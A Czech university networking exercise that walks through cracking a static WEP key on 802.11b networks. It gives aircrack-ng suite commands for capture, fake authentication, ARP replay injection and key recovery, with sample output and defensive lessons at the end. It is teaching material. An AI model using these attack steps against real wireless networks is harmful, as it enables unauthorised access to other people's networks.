Hack WEPu

Nepovinné doplňkové cvičení z *Počítačových sítí 1* (*IPOSI*, případně *IPOSE*) pro zájemce.

Popis je určen pro distribuci *UBUNTU*[1] (zhruba 9.04+) a sítě 802.11b zabezpečené *statickým WEP* klíčem se šifrou *RC4*.

Na *TKIP/RC4* postup zatím nelze použít z těchto důvodů:

- IV[2] je zvětšen na 48bitů → bylo by třeba 16M x více času, či zachycených dat. Ale s příchodem 802.11n … nikdy neříkej nikdy
- Implementován *Message Integrity Check* (*Michael*) – velmi ztížený externí injekting[3] rámců (dá se částečně obejít, pokud jsme schopni generovat vysoký provoz jiným způsobem (přístup do vnitřní sítě, komunikace s klientem ve vnitřní síti...)
- Klíč začíná na velikosti 128b
- Dynamicky se měnící celé klíče – asi největší zádrhel – když je klíč hacknut, je už beznadějně zastaralý...

Nástroje

Co budeme potřebovat:

- hodí se `kismet` – není nezbytný
- `aireplay` (může být i `aireplay-ng`)
- `airodump` (může být i `airodump-ng`)
- `aircrack` (může být i `aircrack-ng`)

Nástroje jsou dostupné z balíčků jednoduše např. pomocí `Synapticu` nebo příkazem[4]:
`sudo apt-get install balíček`.

Postup

Postup je možné rozdělit do několika navazujících kroků:

1. Nastavení parametrů naší *Wifi* karty
2. Zjištění parametrů cílové sítě, kterou se snažíme hacknout.
3. Zachytávání komunikace.
4. Injekce paketů – není nutné pokud máme trpělivost v řádu hodin, nebo je síť intenzivně využívána.
5. Crack klíče.
6. Přihlášení do sítě (Autentifikace, Autentizace, nastavení 3. vrstvy)

---

1 V principu na použité distribuci vlastně nezáleží, hlavně ať to není distribuce z Redmondu
2 Inicializační vektor – dynamicky se měnící část klíče (24b) spolu se statickou částí klíče (např. 40b) vytváří celý 64b klíč použitý v komunikaci. Proto hledáme 5 ASCII znaku, nebo 10 hexa číslic u 64b WEPu.
3 Nemám vhodné české synonymum – snad vstřikování podvrhnutích rámců do provozu sítě...brrrr
4 Téměř všechny příkazy budou potřebovat práva uživatele root - doporučuji na chvíli pracovat pod rootem, nebo z toho psaní sudo zblázníte

Detailní popis jednotlivých kroků

1 Nastavení parametrů naší Wifi karty

Všechny příkazy jako ***root***!

1. Usmrťte okenní síťové udělátko – potřebujeme mít kartu pouze pro sebe
   - `killall knetworkmanager`
   - `killall wicd`
   - `killall dhclient`
   - `killall avahi-daemon`
2. Zjistěte si jaká máte síťová zařízení – a vyberte to správné (dále `wlan0`)
   - `ifconfig -a`[5]
3. Deaktivujte kartu
   - `ifconfig wlan0 down`

2 Zjištění parametrů cílové sítě

Budeme potřebovat následující údaje:

- *SSID* sítě (nebo *ESSID*) – název sítě
- *BSSID* sítě – většinou platí, že *BSSID* = *HW adresa AP*[6]
- použitý *kanál*
- hodí se informace o použitelné *minimální rychlosti*

a) řešení s Kismetem[7] *(*pokud se nezdaří – jděte na *b)*


Pokud se po zadání příkazu `kismet` – odmítá spustit s hlášením: `FATAL: please configure at least one packet source`

→ je třeba nejprve zkonfigurovat alespoň jedno zachytávací zařízení


1. Editujte konfigurační soubor:
   - `vim /etc/kismet/kismet.conf`
2. Řádek `source=none,none,addme` nahraďte vhodnými parametry pro vaší bezdrátovou kartu (`lspci`, `lsusb`, `dmesg`...). V pořadí `source=zdroj,název_zařízení, driver` (`vim /usr/share/doc/kismet/README.gz` – sekce `CAPTURE SOURCES`). Nebo zkoušejte, dokud `kismet` nenajede[8].
   - např. pro *`Intel Wireless`*: `source=ipw3945,wlan0,Centrino_ag`
   - nebo pro *`Cisco 340`*: `source=cisco_wifix,eth0:wifi0,ciscosource`

5 Vypíše všechny karty – i ty, které zatím nemají zkonf. 2. a 3. vrstvu
6 AP – Access point – přístupový bod
7 Skener sítě, který pohodlně prohlédne okolí (*na všech kanálech*) a zobrazí seznam sítí
8 Pokud si nevíte rady, zkuste zadat vaší wifi kartu a slova kismet source do googlu

3. Spusťte: `kismet` – po chvíli se objeví sítě ve vašem okolí



- setřiďte podle *SSID* (`klávesy s`, `s`)
- vyberte si cílovou síť (`name`) a zjistěte informace (`klávesa i`)
  - *SSID*
  - *BSSID*
  - *Channel*
  - Podporované rychlosti – `kismet` neukazuje (je možné odhadnout z `Carrier`)




b) Řešení se standardními příkazy (bez Kismetu)

1. Svoji bezdrátovou síťovou kartu uspěte a přepněte do módu *Managed*[9]
   - `ifconfig wlan0 down`
   - `iwconfig wlan0 mode managed`
2. Nastavte *ručně* správný kanál, na kterém se chcete porozhlédnout po nějaké síti[10]
   - `iwconfig wlan0 channel 1`
3. Kartu zapněte a proskenujte okolí
   - `ifconfig wlan0 up`
   - `iwlist wlan0 scanning`
4. Pokud jste na správném kanále – vidíte *beacon* rámec cílové sítě

9 *Managed* pro topologii *BSS* (s AP), *ad-hoc* pro topologii *IBSS* (bez AP), *Monitor* pro promiskuitní monitoring okolí bez asociace – karta bude přijímat rámce, i když není autentizována/asociována do žádné sítě

10 V tomto je odlišnost oproti použití `kismetu` – můžete si prohlédnout vždy pouze jeden kanál a pak musíte ručně přepnout na jiný. Existují samozřejmě skripty pro automatické přeskakování.



5. Zapište si potřebné údaje:
   - *SSID* (*ESSID*)
   - *BSSID (Address)*
   - *Channel* – víte
   - *Bit Rates* – hodí se vědět minimální podporovanou rychlost


6. Nastavení rychlosti – nepovinné
   - Je-li síť špatně slyšitelná (např. Signal Level = -80dBm a Noise Level = -85dBm) můžete zvýšit šance na úspěch snížením rychlosti komunikace na *minimum podporované AP* – viz *Bit Rates* (např. u *DSSS* to znamená, že se použije *DBPSK* a budete schopni komunikovat i na značné vzdálenosti.
   - `iwconfig wlan0 rate 1M`
     - Pozor – administrátoři často rychlosti 1Mbit/s / 2Mbit/s záměrně deaktivují kvůli tzv. *hiden node problemu*[11]

3 Zachytávání komunikace

1. Přepněte kartu do monitorovacího módu
   - `ifconfig wlan0 down`
   - `iwconfig wlan0 mode monitor`
   - `ifconfig wlan0 up`
2. Spusťte zachytávání komunikace na zvoleném kanále do souboru
   - `airodump-ng wlan0 --channel 1 -w aird.txt --ivs`[12]
     - `-ivs` – budou se ukládat pouze *IV*
     - `-w` zápis do souboru

11 Problém vzdáleného (zastíněného) uzlu, způsobujícího selhávání *CSMA/CA* algoritmu.
12 Pokud se oběví hlášení: `failed: Device or resource busy` – zkuste shodit/nahodit – `ifconfig down`...

3. Zachytávání nechte běžet
   - Rychlost „naskakování“ počtu datových rámců je závislá na vytížení sítě
   - Pro *WEP 64b* je vhodné zachytit alespoň 500tis rámců, pro *WEP 128b* 1M rámců



4 Injekce paketů

Tento krok není nutný, pokud máme na zachytávání třeba celou noc.


Rychlost generování paketů je ale možné uspíšit:

a) pokud máme přístup na některý z počítačů v síti (fyzicky, nebo z vnější sítě)

1. Vytvořením intenzivní komunikace
   - např.: `ping -f počítač`

b) pokud nemáme přístup do vnitřní sítě

1. Pokusíme se podvrhnout autentizaci – donutíme *AP* odpovídat na autentizační požadavky
   - pro *open-system* autentizaci:
   - `aireplay-ng -a 00:4F:.... -h 00:11:.... wlan0 --fakeauth 0`
     - `-a` – *BSSID AP*
     - `-h` – *naše HW adresa* – kterou sdělujeme *AP*
     - `wlan0` – naše *wifi* karta
     - `--fakeauth 0` – mód útoku, v tomto případě falešná autentizace na *AP* opakovaná po čase 0s



2. Dále zaplavíme *AP ARP* dotazy
   - `aireplay-ng -b 00:4F:.... -h 00-11.... wlan0 --arpreplay`
     - `-b` – *BSSID AP*

- `-h` – *naše HW adresa* – kterou sdělujeme *AP*
- `wlan0` – naše wifi karta
- `–arpreplay` – *ARP* dotazy na *AP* (*AP* bude odpovídat)
  - Po spuštění se po chvíli (10 s - 1 min) se začne zvyšovat položka `sent`

```
13:52:07  Waiting for beacon frame (BSSID: 00:4F:[redacted]) on channel [redacted]
Saving ARP requests in replay_arp-0811-135207.cap
You should also start airodump-ng to capture replies.
Read 232 packets (got 1 ARP requests and 0 ACKs), sent 7277 packets...(500 pps)
```

3. V tuto chvíli můžeme pozorovat ve výpisu `airdumpu` zvýšenou rychlost přibývání zachycených rámců

5 Crack klíče (statické části WEPu)

1. Po dostatečném počtu zachycených rámců můžete zkusit nalezt klíč
   - zachytávání `airodump-ng` nepřerušujte – když klíč nenaleznete nyní, zkuste to za chvíli na větším souboru
   - soubor s klíči předhoďte aircracku:
     - `aircrack-ng aird.txt-01.ivs`

```
Opening aird.txt-01.ivs
Read 25 packets.

   #  BSSID              ESSID                     Encryption

   1  00:4F:[redacted]   [redacted]                WEP (24 IVs)

Choosing first network as target.

Opening aird.txt-01.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 24 ivs.

                              Aircrack-ng 1.0 rc3


                [00:00:00] Tested 673 keys (got 24 IVs)
                              Aircrack-ng 1.0 rc3
   KB    depth   byte(vote)
    0   23/ 24   FC( 220) 2F(  36) 39(  36) 3D(  36) 63(  36)
    1    0/  1   [00:00:00] Tested 769 keys (got 24 IVs)
    2    0/  1   D3( 440) F4( 292Aircrack-ng 1.0 rc3 A1( 256)
   KB    depth   byte(vote)1( 220) 38( 220) 3E( 220) 42( 220)
```

   - po několika min:

```
   3   13/  3   ED(3584) 11(3328) 1D(3328) 2A(3328) 2F(3328)
   4   14/  4   E6(3328) 02(3072) 0D(3072) 0E(3072) 5B(3072)

                      KEY FOUND! [ [redacted] ]
      Decrypted correctly: 100%
```

6 Přihlášení do sítě

1. Zastavte `airodump-ng`
2. Nastavte parametry pomocí Wicd, nebo ručně a přihlašte se:
   - `ifconfig wlan0 down`
   - `iwconfig wlan0 mode Managed`
   - `iwconfig wlan0 essid pda`
   - `iwconfig wlan0 key restricted [1] A0B1C2D3E4`
   - `ifconfig wlan0 up`
   - `dhclient wlan0`
   - `ping www.auto.cz`

Závěr

Poučení:

- Zabezpečení statickým klíčem *WEP* u *legacy 802.11* a *802.11b* zařízení je dnes zcela nedostatečné
- Pokud jste nuceni jej použít (kompatibilita se staršími zařízeními) kombinujte jej s následujícími pravidly
  - omezte výkon na nejnižší akceptovatelný
  - používejte tabulku validních MAC adres
  - zapněte WEP na 128bit (max. velikost)
  - pravidelně WEP klíče měňte ;)
  - používejte statické přidělování IP adres
  - nastavte úzký rozsah IP, nebo povolené IP
  - zakažte prezentaci SSID
  - znemožněte fyzický přístup k AP
  - pravidelně kontrolujte síť i logy z AP
  - používejte VPN, RADIUS autentizaci...
- Více na přednášce o sítích *802.11*